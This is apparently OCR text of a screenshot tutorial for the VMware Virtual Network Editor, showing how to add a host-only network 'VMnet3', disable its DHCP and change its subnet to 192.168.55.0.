
□ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet0

□ Use local DHCP service to distribute IP address to VMs

Subnet IP: . . .    Subnet mask: . . .

Select the network "vmnet3" and click on "OK".



Virtual Network Editor

| Name | Type | External Connection | Host Connection | DHCP | Subnet Address |
|---|---|---|---|---|---|
| VMnet0 | Bridged | Realtek RTL8723BE Wireless... | - | - | - |
| VMnet1 | Host-only | - | Connected | Enabled | 192.168.160.0 |
| VMnet8 | NAT | NAT | Connected | Enabled | 192.168.36.0 |

Add a Virtual Network

Select a network to add: VMnet3

VMnet Information

● Bridged (connect VMs directl

Bridged to: Realtek RTL872

○ NAT (shared host's IP address with VMs)

○ Host-only (connect VMs internally in a private network)


□ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet0

□ Use local DHCP service to distribute IP address to VMs

Subnet IP: . . .    Subnet mask: . . .

A new network will be created as highlighted below.



Virtual Network Editor

| Name | Type | External Connection | Host Connection | DHCP | Subnet Address |
|---|---|---|---|---|---|
| VMnet0 | Bridged | Realtek RTL8723BE Wireless... | - | - | - |
| VMnet1 | Host-only | - | Connected | Enabled | 192.168.160.0 |
| VMnet8 | NAT | NAT | Connected | Enabled | 192.168.36.0 |
| VMnet3 | Host-only | - | Connected | Enabled | 192.168.65.0 |

VMnet Information

○ Bridged (connect VMs directly to the external network)

Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC

○ NAT (shared host's IP address with VMs)

● Host-only (connect VMs internally in a private network)


☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet3

☑ Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 . 168 . 65 . 0 Subnet mask: 255 . 255 . 255 . 0

Click on the new network "vmnet3" to make changes to the network and disable the DHCP server by unchecking the box below. You can change the subnet IP. We changed it to the IP address 192.168.55.0.



Virtual Network Editor

| Name | Type | External Connection | Host Connection | DHCP | Subnet Address |
|---|---|---|---|---|---|
| VMnet0 | Bridged | Realtek RTL8723BE Wireless... | - | - | - |
| VMnet1 | Host-only | - | Connected | Enabled | 192.168.160.0 |
| VMnet8 | NAT | NAT | Connected | Enabled | 192.168.36.0 |
| VMnet3 | Host-only | - | Connected | - | 192.168.55.0 |

VMnet Information

○ Bridged (connect VMs directly to the external network)

Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC

○ NAT (shared host's IP address with VMs)

● Host-only (connect VMs internally in a private network)

